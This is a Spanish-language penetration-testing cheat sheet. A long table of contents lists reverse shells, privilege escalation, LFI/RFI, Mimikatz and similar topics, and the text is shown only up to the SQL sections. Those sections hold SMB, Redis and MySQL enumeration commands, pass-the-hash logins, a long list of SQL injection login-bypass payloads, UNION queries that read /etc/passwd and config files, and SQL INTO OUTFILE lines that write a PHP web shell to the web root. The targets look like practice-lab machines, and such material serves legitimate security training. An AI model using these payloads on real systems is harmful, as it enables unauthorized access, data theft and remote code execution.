

Hoja de Trucos

Contenido

Route add	13
Comandos para mostrar las redes accesibles.....	13
Descubrimiento de dispositivos en red:.....	13
Conexión FTP:.....	13
SMBMAP: (Cuando se posee un user y pass).....	14
SMB conexiones básicas:.....	14
Enumeración de usuarios SMB con NMAP:.....	14
SMB Conexiones básicas con usuario SIN passwd:.....	14
Buscar recursivamente desde consola bash windows:.....	14
Buscar archivos ocultos en la carpeta actual sistemas windows:.....	14
Buscar archivos ocultos recursivamente en la carpeta actual y subcarpetas:.....	14
LFI en Windows: id_rsa en windows.....	14
LFI en Linux.....	15
Link de Diccionarios para LFI: Lista de payloads LFI	15
Añadir un dominio a /etc/hosts con un comando (one liner):.....	15
RFI en Windows:.....	15
Escucha en atacante:.....	15
Atacar Hash NTLMv2:.....	15
Evil-WinRM:.....	15
Comandos para servicio Redis:.....	15
MySQL:	16
Mysql (Resultados de consulta):.....	17
MySQL LÍMITE resultados:.....	17
MySQL Cláusula LIKE:.....	17
MySQL operador and:.....	17
MySQL operador or:	17
MySQL operador NOT:.....	18
MySQL operadores de símbolos:.....	18
MySQL operadores en consulta:.....	18
TIPOS DE INYECCIONES SQL.....	18
Comando básico de inyección SQL:.....	18

SQL Injection Auth Bypass Payloads Bypass Authentication (de inyección SQL)	19
Comentarios en el código sql:.....	23
Inyección SQL - web:.....	23
EJEMPLOS DE INYECCION SQL:.....	23
Ejemplo de inyección SQL:.....	24
SQL INYECCIÓN:.....	24
INYECCIÓN SQL SLEEP:.....	24
Concatenar:	24
Version de DB:	24
Extraer contenido de la DB – Union:.....	25
Basado en error:.....	25
Delay (basado en tiempo):.....	25
Basado en tiempo (Condicional):.....	25
Bases de datos en ORACLE:	26
GOBUSTER - DIRECTORIOS:	26
GOBUSTER - SUBDOMINIOS:	26
GOBUSTER – VHOST:	26
Ejecución de comandos en un sistema Linux mediante un archivo Shell.php:.....	26
Reverse Shell – Bash archivo shell.sh:.....	27
Servidor local a la escucha:.....	27
Generador de reverse shell on line:.....	27
Curl:	27
Ejecutar LinEnum.sh sin descargarlo:.....	28
CURL Reverse shell:	28
Aws s3:.....	30
Mssql - Microsoft SQL server – DB de windows:	30
Binario nc (netcat) para window:	30
Comando para descargar winpeasx64.exe desde windows víctima:.....	31
conexión a windows via psexec.py:	31
Diccionarios SecLists:.....	31
Whatweb:	31
Certificados:.....	31
Searchsploit:.....	32

Metasploit Framework:	32
Shell inversa:	32
Actualizar shell TTY (1):	32
Actualizar shell TTY (2):	33
Actualizar shell TTY (3):	33
Web Shell:	33
Subir un Web Shell: RUTAS	34
Escalada de privilegios:	34
En Tareas programadas: cron - crontab	35
Contrasenias expuestas:	35
SSH conexiones:	35
SSH movimiento lateral: (Para conectarnos via ssh sin contraseña – para no perder conexión)	35
Linpeas:	35
Linpeas en Local network (Red local):	36
Linpeas con wget:	36
Transferencia de archivos:	36
Script que podemos ejecutar en la victima o vulnerabilidad de tarea programada (priv escalation):	36
Metodos de solicitud:	37
Código de respuesta HTTP:	37
Top 20 errores más comunes que cometan los desarrolladores web y que son esenciales para nosotros como probadores de penetración son:	38
HTML inyección (examples):	38
XSS Inyección (examples):	38
Servidores web más populares:	39
Instalación de ffuf:	39
Ffuf: https://github.com/ffuf/ffuf (Enumeración de subdominios y vhost)	39
Diccionarios:	40
BASH: crear dicc de 1 - 1000.	40
Transferencia de archivos:	40
Descarga de archivos con PWS (PowerShell):	41
Powershell Downloads: (windows reverse shell)	41
Smbserver.py: (Servidor SMB) para pasar archivos entre linux y windows.	42
Sacar información de Windows a linux vía SMB: (enviar archivos de windows a linux).	42

Descargando un archivo de linux a Windows via SMB: (copiar archivo de linux a Windows).....	42
Linux a windows:	42
Servidor FTP Atacante:	43
Comparando el Hash MD5 en windows:	43
Carga de Archivos de Windows (Victima) a Linux (Atacante):	44
Cargar archivos de windows a linux en base64:	44
Cargas FTP: (Sacar información de windows a linux via FTP).....	44
Ejecutar un archivo sin descargarlo con wget:	44
Descargas SSH:.....	45
Linux: creación de un servidor web con Python3:.....	45
SERVIDOR ATACANTE CODIGO DE INE (EJPT)	45
Linux - Creación de un servidor web con PHP:	45
Linux - Creación de un servidor web con Ruby:.....	45
Dirsearch:	45
Cifrar y desciframos un archivo en linux:.....	45
Metasploit para hacking de windows:	46
PIVOTING CON METASPLOIT:	46
Ejemplos de cargas útiles: (Msfvenom)	47
Sesiones:	47
Mimikatz: (Meterpreter).....	47
SQLMAP: sqlmap -r req.txt --delay=1 --batch -v3 --force-ssl	48
SQLMAP USO DE COOKIES:.....	48
SQLMAP REVERSE SHELL	48
MONGO DB: (DB NoSQL)	48
RSYNC:	49
BurpSuite:	49
Comprimir y descomprimir archivos zip en linux:.....	49
SSTI (Server Side Template Injection):.....	49
Reverse shell en node.js (SSTI):	51
SERVIDOR PHP A LA ESCUCHA:.....	51
WFUZZ: https://github.com/Anonimo501/parametros_GET	51
SUBDOMINIOS.....	51
UNISCAN:.....	51

XXE INYECCIÓN:	52
REVERSE SHELL SMTP:	55
CODIFICAR TEXTO PLANO A BASE64 (TEXTO A BASE64):	55
LOCATE:	55
WHICH Buscar en linux	55
Hydra:	56
Psql: (PostgreSQL).	56
Reenvío de puerto local (local port forwarding) – ssh tunneling	56
Comandos psql:	56
Enumeración: (Post explotación)	56
Rutas de directorios WordPress:	57
WPSCAN COMANDOS: WordPress	57
NMAP WORDPRESS --SCRIPTS	58
Hacking WordPress 1:	58
Instalación de GO:	61
NMAP:	61
Pivoting:	62
Descargar chisel:	62
Configuración de foxyproxy con socks5	63
BurpSuite conexión con socks5	64
Expliquemos un poco el comando lvpn que usamos siempre en NC:	67
Password por defecto en logins: (password default)	67
Groovy reverse shell: (jenkins).	67
IMPACKET:	67
HIKVISION CAMARAS:	68
BASH o SH:	68
INSTALACION Y ACTUALIZACIÓN DE PARAMIKO:	68
LIBSSH CVE-2018-10933:	69
Instalación de Redis:	69
Redis Ejecución de comandos: Redis RCE	69
Redis RCE CVE-2022-0543: Redis reverse shell.	70
ZEROLOGON: Checker de vulnerabilidad y exploit:	70
TMUX:	72

CRACKMAPEXEC INSTALACION:	72
CRACKMAPEXEC INSTALACION 2	72
LOG4SHELL:	72
DIG: Transferencia de zona	72
HOST	73
NSLOOKUP:	73
Ver información del sistema operativo linux: (Kernel)	73
USERNAME MAP SCIRPT:	73
CRAKEANDO .ZIP CON CONTRASEÑA:	73
LOG4JUNIFI: probado en 6.4.54	73
BUSCAR PROCESOS CON (PS AUX)	74
BASE DE DATOS MONGODB:	74
MONGODB CON COMPASS:	75
INSTALAR NETCAT:	76
PAYLOAD CON MSFVENOM REVERSE SHELL:	76
TFTP: reverse shell	76
PHP-REVERSE-SHELL	76
PHP REVERSE SHELL	76
FortiClient CVE-2017-7344:	77
PIVOTING CON SSH:	81
COMANDO PARA INSTALAR PIP:	81
DESCARGAR JDK-8U202-LINUX-X64.TAR:	81
TRANSFERENCIA DE JDK-8U202-LINUX-X64.TAR POR SCP:	81
PIVOTING SSH 2 – TÚNEL SSH:	82
CVSS: puntuación de vulnerabilidades.	83
OWASP TOP 10 – AÑO 2021:	84
SSRF:	111
ATAQUES XSS:	114
XSS ALMACENADO (stored)	114
Shadow Workers: (XSS y JS upload)	114
XSS basado en DOM:	115
Detectar XSS automáticamente con XSSStrike	115
Añadir comentario en una imagen (Webshell – código malicioso)	115

Otra manera de saltar la validación al cargar un archivo (modificar con BurpSuite – Content-type)	116
CLICKJACKING: https://clickjacker.io	119
ENUMERACIÓN DE SUBDOMINIOS:	119
FINGERPRINT: Metodos http	120
WHATWEB:	120
GOOGLE HACKING:	120
LISTA DE EXTENSIONES PARA BUSCAR CON DIRSEARCH U OTRO SCRIPT:	120
Diccionario de extensiones:.....	120
DICCIONARIO ALL ATTACKS (detectar todas las inyecciones o de todos los ataques)	120
EJEMPLOS DE INYECCION JSON	121
CSRF:	124
CSRF POST:	127
HACKING A SERVICIO ADB:	128
Instalar Docker:	128
BUSCAR WSDL:	128
DESCARGAR SOAPUI DESDE LINUX:	129
CREAR CLAVE O LLAVE SSH PUBLICA Y PRIVADA:	132
BINARIO ESTATICO DE NMAP:	132
NIKTO:	132
UNISCAN:	132
Filtro php a base64 LFI base64	132
RFI (Remote File Inclusión)	133
LFI (Local File Inclusión)	133
CEWL: Crear diccionario con cewl	134
Qué puntos o que vulnerabilidades debo buscar en una auditoria de Pentesting	134
3690 - Pentesting Subversion (svn server)	135
SSTIMAP	135
Donde buscar exploits, puertos y versiones de servicios:	135
Generadores de Diccionarios:	135
Probar diferentes entradas con Burp Repeater	136
Generar certificado en owasp zap:	136
Recopilación de información de aplicaciones web	137

Extraer correos	137
Extraer Metadatos	137
Escaneo de vulnerabilidades con BurpSuite	137
Remediaciones de vulnerabilidades	138
VHOST en .JS	139
También buscar en los .js	139
Reutilización de Cookies:	140
INYECCION SQL POSTGRESQL	142
GitHack:	143
INYECCION DE COMANDOS DE SISTEMA O OS COMMAND INJECTION:	143
Snmpbulkwalk	144
WSDLER	144
WEBSHELL	145
CAMBIAR DE EDITOR A NANO	145
PRIV ESCALATION PSEXEC (One Liner)	146
TMP Y SHM	146
Escalar privilegios con suForce	146
RSAcrack cracking id rsa	147
PRIV ESCALATION /usr/bin/nnn	147
PRIV ESCALATION /usr/bin/yafc	147
Node.js Reverse shell	148
PRIV ESCALATION Links (Navegador en línea de comandos en linux)	148
PRIV ESCALATION aoss	148
PRIV ESCALATION rename	148
SSH2JOHN	148
PRIV ESCALATION /usr/bin/mysql	149
PRIV ESCALATION /usr/bin/ranger	149
PRIV ESCALATION /usr/bin/lynx	149
SMB_LOGIN	149
Password default o contraseñas por defecto (Cheat Sheet):	150
Direcciones comunes de WordPress, Joomla, apache, php, ruby, django,	150
Web Payloads (ASP, WAR, PHP, JSP)	150
XSS (Rompe estructura HTML y detener código JavaScript para luego inyectar XSS)	151

Payloads xss o cargas útiles XSS.....	151
Identificar o encontrar XSS manualmente:.....	152
Donde inyectar XSS.....	152
Logs:	154
Ver programas instalados en la victima:.....	154
MMDB:	154
Win7Blue.....	155
Plugin WordPress All-in-One WP Migration.....	156
79/tcp open finger Linux fingerd	156
PRIV ESCALATION /usr/bin/find.....	157
Nibbleblog	157
Configuración de interface de red (debian).....	158
Persistencia con SSH.....	159
PRIV ESCALATION /usr/bin/git	160
PRIV ESCALATION /usr/bin/mcedit	160
Reverse shell Node RED.....	161
Ver arquitectura de linux.....	163
Kiterunner: https://www.youtube.com/watch?v=A5iva21ZfA8	164
Bypass file uploads:	165
Obtener URLs mediante expresiones regulares con el script expregular:.....	165
Llamar una herramienta con un comando desde linux (Configuración) (Genymotion en linux)	165
Descubriendo puerto ADB abierto en emulador genymotion Cel.:	166
ADB Pentest:.....	166
EmailHarvester: (Recolección de correos electrónicos)	167
Google Hacking:.....	167
Tampers para evasión de WAF con sqlmap.....	168
Delay para DB (retraso de base de datos)	168
SQLMAP DBMS	169
INSTALACION DE WFUZZ	169
Sudoers:	169
Dirb:	170
Actualizar SQLMAP:	170
Netcat (pasar archivos con netcat – usarlo cuando en la victima no existe wget)	170

Como ejecutar exploits .c (Ejemplo: 28718.c)	170
Gophish: Instalación form action="" href="{{.URL}}"	170
ATACANDO LOS PROTOCOLOS HTTP (PUT)	171
REVERSE SHELL PARA TAREAS CRON	173
INSTALACIÓN DE RPCBIND Y SHOWMMOUNT Maquina: https://www.vulnhub.com/entry/hacklab-vulnix,48/	173
SMTP POSTFIX	173
INSTALACIÓN DE FINGER TCP PUERTO 79	174
IMAP	175
513/TCP RLOGIN	175
CREAR USUARIO EN LINUX	176
Estableciendo un Bind Shell básico con Netcat	176
Shells reversas revshell	176
Instalacion de XfreeRDP en parrot os	177
shell inverso en Windows (En ocasiones no funciona por el windows defender)	177
SQUID	177
Metasploit psexec	178
MSFVENOM	178
Explotaciones destacadas de Windows	179
Buscar exploits en Google para Metasploit (Exploits para Metasploit)	180
Agregar exploits a metasploit (cargar exploits a metasploit)	180
Magic Number (Número mágico)	180
Cobalt Strike (cobalto)	181
Brute Force – Cheat Sheet (Fuerza bruta)	182
Generando Shells interactivas	182
Encontrar con Find	182
Usando Exec para iniciar un Shell Priv sca (Escalación de privilegios)	182
Vim a shell	183
Web Shells – Laudanum – webshells (Payloads and shells – Shells and payloads)	183
Antak Webshell (Powershell web)	184
Webshell wwwolf-php-webshell	185
LFI (Inclusion de archivos) Maquina: PwnLab: https://www.vulnhub.com/entry/pwnlab-init,158/	186
LFI (PHP Wrappers) LFI RCE (contenedores o módulos)	186

LFI bypass de prefijo – Usando (/) antes del payload	188
LFI Extensiones adjuntas.....	189
LFI (Filtros transversales de ruta no recursivos)	190
LFI Truncamiento de ruta	191
Buscar correos hackeados:	192
decodificar y codificar texto en base64.....	192
Comprobando configuraciones de PHP.....	192
LFI (Ejecución remota de código) (data://text).....	192
LFI (Ejecución remota de código) Método POST (php://input).....	193
Contenedor o modulo Expect (expect://id).....	193
RFI (Remote file inclusion)	193
RFI (Ejecución remota de código con RFI) RFI RCE	194
Common Mime types (Content-type).....	196

Route add

Comando para añadir un enrutamiento a la tabla de rutas de tu sistema linux:

```
route add -net 192.168.0.0/24 gw 192.168.1.1 dev eth0
```

Explicando un poco el comando:

- **route**: Es el comando utilizado para manipular la tabla de enrutamiento del sistema operativo.
- **add**: Es una opción del comando route que indica que se desea agregar una nueva ruta a la tabla de enrutamiento.
- **-net**: Es otra opción del comando route que especifica que la ruta es para una red específica.
- **192.168.0.0/24**: Es la variable que almacena la red que el usuario ha ingresado previamente. Esta variable se expande y se sustituye por su valor cuando se ejecuta el comando.
- **gw**: Es otra opción del comando route que indica que se debe especificar la puerta de enlace (Gateway) para la ruta.
- **192.168.1.1**: Es la variable que almacena la dirección IP de la puerta de enlace que el usuario ha ingresado previamente. Esta variable se expande y se sustituye por su valor cuando se ejecuta el comando.
- **dev**: Es otra opción del comando route que especifica la interfaz de red a través de la cual se debe enrutar el tráfico.
- **eth0**: Es la variable que almacena el nombre de la interfaz de red que el usuario ha ingresado previamente. Esta variable se expande y se sustituye por su valor cuando se ejecuta el comando.

Link de script automatizado de Route add: https://github.com/Anonimo501/Route_add

Comandos para mostrar las redes accesibles:

```
netstat -rn  
route -n
```

Descubrimiento de dispositivos en red:

```
netdiscover -i ens33  
netdiscover -r 172.26.0.0/24  
netdiscover -i eth0 -r 172.26.0.0/24
```

Conexión FTP:

```
ftp <IP>  
nmap --script ftp-* -p 21 <ip>  
ftp://anonymous:anonymous@10.10.10.98  
wget -m ftp://anonymous:anonymous@10.10.10.98 #Download all
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

```
wget -m --no-passive ftp://anonymous:anonymous@10.10.10.98 #Download all
```

SMBMAP: (Cuando se posee un user y pass)

smbmap -H <IP>	Si el objetivo tiene el puerto 445 habilitado
smbmap -H <IP> -r namedirectorio	Ver el contenido de la carpeta namedirectorio
smbmap -H <IP> --download namedir/archivo.txt	Descargar un archivo
smbmap -H <IP> -u user -p passwd	
smbmap -u user -p 'aad3b435b51404eeaad3b435b51404ee:da76f2c4c96028b7a6111aef4a50a94d' -H <IP>	
smbmap -u 'admin' -p 'asdf1234!' -d ACME -h 10.1.3.30 -x 'net group "Domain Admins" /domain'	

SMB conexiones básicas:

smbclient -N -L <IP>	Ver recursos compartidos, pide contraseña
smbget -R smb://ip/nombre-archivo	Descargar archivos recursivamente por SMB
smbclient -N \\\<IP>\nombre-directorio	Nos permite conectar a la ruta especificada
smbclient -p 139 -U bob \\\10.129.101.73\users	Con usuario

Enumeración de usuarios SMB con NMAP:

```
nmap --script smb-enum-users IPVICTIMA
```

SMB Conexiones básicas con usuario SIN passwd:

-L : Lista de recursos compartidos disponibles en el destino.

-U : Identidad de inicio de sesión a utilizar.

smbclient -L <IP> -U Administrator	Ver los recursos con el usuario Administrator
smbclient \\\<IP>\C\$ -U Administrator	Ingresamos al recurso compartido C\$
smbclient \\\<IP>\ADMIN\$ -U Administrator	Ingresamos al recurso compartido ADMIN\$
get name_archivo.txt	Descargamos un archivo con get

Buscar recursivamente desde consola bash windows:

```
dir /s /b flag.*  
dir /s /b *.txt
```

Buscar archivos ocultos en la carpeta actual sistemas windows:

```
dir /a:h
```

Buscar archivos ocultos recursivamente en la carpeta actual y subcarpetas:

```
dir /s /a:h
```

LFI en Windows: id_rsa en windows

../../../../windows/system32/drivers/etc/hosts	
C:/users/user-name/.ssh/id_rsa	id_rsa en windows

LFI en Linux

.. / .. / .. / .. / .. / .. /etc/passwd
.. / .. / .. / .. / .. /etc/passwd%00jpg

Link de Diccionarios para LFI: Lista de payloads LFI

https://github.com/Anonimo501/LFI_diccionarios	https://github.com/Anonimo501/Auto_Wordlists_LFI_SecLists/Fuzzing/LFI/
---	---

Añadir un dominio a /etc/hosts con un comando (one liner):

echo "10.10.11.130 goodgames.htb" sudo tee -a /etc/hosts
sudo sh -c 'echo "SERVER_IP academy.htb" >> /etc/hosts'

RFI en Windows:

http://unika.htb/index.php?page=/10.10.14.134/algoquenoexista	Método GET en víctima
---	-----------------------

Escucha en atacante:

- Ruta de archivo Responder.conf (/usr/share/responder/Responder.conf)

responder -l tun0	obtendremos el Hash NTLMv2 en la maquina atacante a la escucha
-------------------	--

Atacar Hash NTLMv2:

Ataque de hash con john the ripper

john -w=/usr/share/wordlists/rockyou.txt hash.txt

Evil-WinRM:

- puerto - 5985/tcp

gem install evil-winrm	Comando de instalación
evil-winrm -i <IP> -u <usuario> -p <Pass>	Comando para conectar
evil-winrm -i 172.16.1.7 -u Administrador -H 643cab011612f2e847a149e17ffb4df6	Pass the hash

Comandos para servicio Redis:

- puerto 6379/tcp

redis-cli -h <IP>	Comando de conexión
info	vemos las tablas
info keyspace	vemos cuantas tablas hay en la DBs keyspace
select 0	Seleccionamos la tabla (0), el numero puede variar
keys *	vemos los nombres de las DBs seleccionadas)
get flag	obtenemos para este ejemplo la info de la DB flag

MySQL:

- puerto 3306/tcp (MySQL es una DB Open sources)

mysql -u root -h 10.129.232.160	sin Pass
mysql -u root -p Pass -h 10.129.232.160	con Pass
mysql -u user -p pass	En ocasiones se usa así apeñuscado o junto
show databases;	ver las DBs
create database users;	Crear DB users
use users;	seleccionando la DB (users)
CREATE TABLE logins (id INT, username VARCHAR(100), password VARCHAR(100), date_of_joining DATETIME);	Crear la (TABLA - logins) en la DB user: id INT, username, password y date_of_joining son los campos.
CREATE TABLE logins (id INT NOT NULL AUTO_INCREMENT, username VARCHAR(100) UNIQUE NOT NULL, password VARCHAR(100) NOT NULL, date_of_joining DATETIME DEFAULT NOW(), PRIMARY KEY (id));	Lo mismo que el anterior, si es necesario.
show tables;	vemos las tablas de users creadas
describe logins;	Vemos la info de los campos de la tabla logins
insert into logins values(1, 'admin', 'p@ssw0rd', '2023-03-31');	Insertar info a los campos – insertar un nuevo usuario
insert into logins(username, password) values('alejandro', 'alejandro');	Insertamos info solo en los campos username y password
insert into logins(username, password) values('john', 'john'), ('tom', 'tom');	Insertar 2 usuarios a la vez
select * from users; select * from logins;	seleccionamos todo de tabla usuarios o logins y vemos info
select username from logins;	Seleccionamos solo el campo de username
select username,password from logins;	Seleccionamos los campos de username y password de la tabla logins y vemos la info
select username,password from logins where username='alejandro';	Muestre username y password donde coincide el username con alejandro
select username,password from logins where username='alejandro' and password='alejandro123';	Muestre username y password donde coincide el username con alejandro y password con alejandro123
drop table logins;	Con (drop) borramos la tabla -> logins
alter table logins add newColumn INT;	Añadir una columna de nombre newColumn
alter table logins rename column newColumn to oldColumn;	Renombramos la tabla newColumn a newColumn
alter table logins modify oldColumn date;	cambiar el tipo de datos de una columna con MODIFY
alter table logins drop oldColumn;	Podemos borrar una columna
update logins set password='botache' where id > 1;	Cambiar la contraseña a todos los usuarios con el ID mayor a 1

update logins set password='botache' where id=1;	Cambiar la contraseña solo al usuario con el ID 1
--	---

Mysql (Resultados de consulta):

- Podemos ordenar los resultados de cualquier consulta usando ORDER BY y especificando la columna por la que ordenar:

select * from logins order by password;	Columna password
select * from logins order by username;	Columna username

- Por defecto, la ordenación se hace en orden ascendente, pero también podemos ordenar los resultados por ASC o DESC:

select * from logins order by password desc;	Salida en descendente
--	-----------------------

- También es posible ordenar por varias columnas, tener una ordenación secundaria para valores duplicados en una columna:

select * from logins order by password desc, id asc;	Salida en descendente y ascendente
--	------------------------------------

MySQL LÍMITE resultados:

En caso de que nuestra consulta devuelva una gran cantidad de registros, podemos LIMITAR los resultados a lo que queremos solamente, usando LIMIT y la cantidad de registros que queremos:

select * from logins limit 3;	Límite de resultados 3 para el ejemplo
-------------------------------	--

MySQL Cláusula Where:

Para filtrar o buscar datos específicos, podemos usar condiciones con la SELECT declaración usando la cláusula WHERE , para afinar los resultados:

select * from logins where id > 3;
select * from logins where username='admin';

MySQL Cláusula LIKE:

Otra cláusula útil de SQL es LIKE , que permite seleccionar registros haciendo coincidir un determinado patrón. La consulta a continuación recupera todos los registros con nombres de usuario que comienzan con admin:

select * from logins where username like 'admin%';
select * from logins where username like '_____';

MySQL operador and:

select 1=1 and 'test'='test';
select 1=1 and 'test'='abc';

MySQL operador or:

```
select 1=1 or 'test'='abc';
```

```
select 1=2 or 'test'='abc';
```

MySQL operador NOT:

```
select not 1=1;
```

```
select not 1=2;
```

MySQL operadores de símbolos:

```
select 1=1 && 'test'='abc';
```

```
select 1=1 || 'test'='abc';
```


```
select 1!=1;
```

MySQL operadores en consulta:

```
select * from logins where username!='admin';
```

```
select * from logins where username!='admin' and id > 2;
```

TIPOS DE INYECCIONES SQL



Comando básico de inyección SQL:

- En un login podríamos probar un usuario valido y cerrar el código para no generar error con una comilla (') y comentar el resto del código por debajo incluyendo la password con el símbolo (#):

admin'#	User
admin'#;	User
admin')--	User
admin' or 1=1--	User
admin'+or+1=1--+	User
' id = 5)--	id
lo que quieras escribir	Pass o vacío si lo permite
' or 1=1--	

' or 1=1#

SQL Injection Auth Bypass Payloads Bypass Authentication (de inyección SQL)

Link 1: <https://github.com/Anonimo501/sql-injection-payload-list> este link también contiene (Cargas útiles de inyección SQL genéricas, Cargas útiles basadas en errores genéricos, Cargas útiles genéricas de inyección SQL basadas en el tiempo, Cargas útiles genéricas de Union Select)

Link 2:

<https://github.com/Anonimo501/PayloadsAllTheThings/tree/master/SQL%20Injection/Intruder>

```
'_
'
'&
'^'
'*'
' or "-"
' or ""
' or "&"
' or "^^"
' or "**"
"_""
" "
"&"
"^"
"**"
" or ""-"
" or """"
" or ""&"
" or ""^"
" or ""*"
or true--
" or true--
' or true--
") or true--
') or true--
' or 'x'=x
') or ('x')=('x
')) or ((x'))=((x
" or "x"="x
") or ("x")=("x
")) or ((x"))=((x
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' #
admin'/*
admin' or '1'='1
```

```
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or "="
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1='1
admin') or ('1='1'--
admin') or ('1='1'#
admin') or ('1='1'/*
admin') or '1='1
admin') or '1='1'--
admin') or '1='1'#
admin') or '1='1'/*
1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
admin" --
admin" #
admin"/*
admin" or "1"="1
admin" or "1"="1"--
admin" or "1"="1"#
admin" or "1"="1"/*
admin"or 1=1 or ""=
admin" or 1=1
admin" or 1=1--
admin" or 1=1#
admin" or 1=1/*
admin") or ("1"="1
admin") or ("1"="1"--
admin") or ("1"="1"#
admin") or ("1"="1"/*
admin") or "1"="1
admin") or "1"="1"--
admin") or "1"="1"#
admin") or "1"="1"/*
1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055
===
=
'
' --
' #
' -
'--
'/*
'#
" --
```

```
" #
/*
' and 1='1
' and a='a
or 1=1
or true
' or "='
" or """="
1') and '1='1-
' AND 1=0 UNION ALL SELECT ", '81dc9bdb52d04dc20036dbd8313ed055
" AND 1=0 UNION ALL SELECT "", "81dc9bdb52d04dc20036dbd8313ed055
and 1=1
and 1=1-
' and 'one'='one
' and 'one'='one-
' group by password having 1=1--
' group by userid having 1=1--
' group by username having 1=1--
like '%'
or 0=0 --
or 0=0 #
or 0=0 -
' or      0=0 #
' or 0=0 --
' or 0=0 #
' or 0=0 -
" or 0=0 --
" or 0=0 #
" or 0=0 -
%' or '0'='0
or 1=1
or 1=1--
or 1=1/*
or 1=1#
or 1=1-
' or 1=1--
' or '1='1
' or '1='1'--
' or '1='1'/*
' or '1='1'##
' or '1='1
' or 1=1
' or 1=1 --
' or 1=1 -
' or 1=1--
' or 1=1;#
' or 1=1/*
' or 1=1#
```

```
' or 1=1-
') or '1='1
') or '1='1--
') or '1='1'--
') or '1='1'/*
') or '1='1'#
') or ('1='1
') or ('1='1--
') or ('1='1'--
') or ('1='1'/*
') or ('1='1'#
') or ('1='1#
'or'1=1
'or'1=1'
" or "1)="1
" or "1)="1"-- 
" or "1)="1"/*
" or "1)="1"#
" or 1=1
" or 1=1 --
" or 1=1 -
" or 1=1--
" or 1=1/*
" or 1=1#
" or 1=1-
") or "1)="1
") or "1)="1"-- 
") or "1)="1"/*
") or "1)="1"#
") or ("1)="1
") or ("1)="1"-- 
") or ("1)="1"/*
") or ("1)="1"#
") or ('1='1-
") or ('1='1-
' or 1=1 LIMIT 1;#
'or 1=1 or "="
"or 1=1 or ""="
' or 'a='a
' or a=a--
' or a=a-
') or ('a='a
" or "a)="a
") or ("a)="a
') or ('a='a and hi") or ("a)="a
' or 'one='one-
' or 'one='one-
' or uid like '%
' or uname like '%
```

```
' or userid like '%'
' or user like '%'
' or username like '%'
' or 'x'='x
') or ('x'='x
" or "x"="x
' OR 'x'='x'#;
'=' 'or' and '=' 'or'
' UNION ALL SELECT 1, @@version;#
' UNION ALL SELECT system_user(),user();#
' UNION select table_schema,table_name FROM information_Schema.tables;#
admin' and substring(password/text(),1,1)='7
' and substring(password/text(),1,1)='7
' or 1=1 limit 1 -- --
'="or'
```

Comentarios en el código SQL:

```
--  
#
```

Inyección SQL - web:

```
' or 1 = 1-- -
'order by 1-- -
' UNION select 1,2,3-- -
' UNION select 1,@@version,3,4-- - Ver versión de DB de MySQL
UNION select username, 2, 3, 4 from passwords-- -
' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA-- - Ver las DBs disponibles
' union select 1,table_name,table_schema,4 from information_schema.tables where table_schema='dev'--
-
' union select 1,column_name,table_name,table_schema from information_schema.columns where table_name='credentials'-- -
' union select 1,username,password,4 from dev.credentials-- -
' union select 1,load_file('/etc/passwd'),3,4-- -
' union select 1,load_file('/var/www/html/config.php'),3,4-- -
' union select ""','<?php system($_REQUEST[0]); ?>','','"' into outfile '/var/www/html/shell.php'-- -
```

EJEMPLOS DE INYECCION SQL:

```
' union select 1,2,3,schema_name from information_schema.schemata-- -
' union select 1,2,3,concat(schema_name,'!') from information_schema.schemata-- -
' union select 1,2,3,concat(table_name,'!') from information_schema.tables where table_schema='main'-- -
' union select 1,2,3,concat(column_name,'!') from information_schema.columns where table_name='user'-- -
' union select 1,2,3,concat(email,'!',name,'!',password) from user-- -
```

Ejemplo de inyección SQL:

```
#Ver nombres de DBs
' union select schema_name from information_schema.schemata-- -
#nombre de db = (registration) - ver nombre de las tablas de la db (registration)
' union select table_name from information_schema.tables where table_schema="registration"-- -
#nombre de la tabla es (registration - igual al nomb de la db) - ver el contenido de la tabla (registration)
' union select column_name from information_schema.columns where table_schema="registration" and
table_name="registration"-- -
#ver el contenido de username y userhash que son los campos que encontramos (concatenando con 0x3a
que son (:))
' union select group_concat(username,0x3a,userhash) from registration-- -
```

SQL INYECCIÓN:

Ejemplos:

```
select * from information_schema.schemata;
select schema_name from information_schema.schemata;
select table_name from information_schema.tables where table_schema='htb';
select column_name from information_schema.columns where table_name='config';
select id,name,value from config;
select concat(id,':',name,':',value) from config;
```

Inyectar un archivo php malicioso mediante sql Inyeccion:

```
' union select "<?php system($_REQUEST['cmd']); ?>" into outfile "/var/www/html/prueba.php"-- -
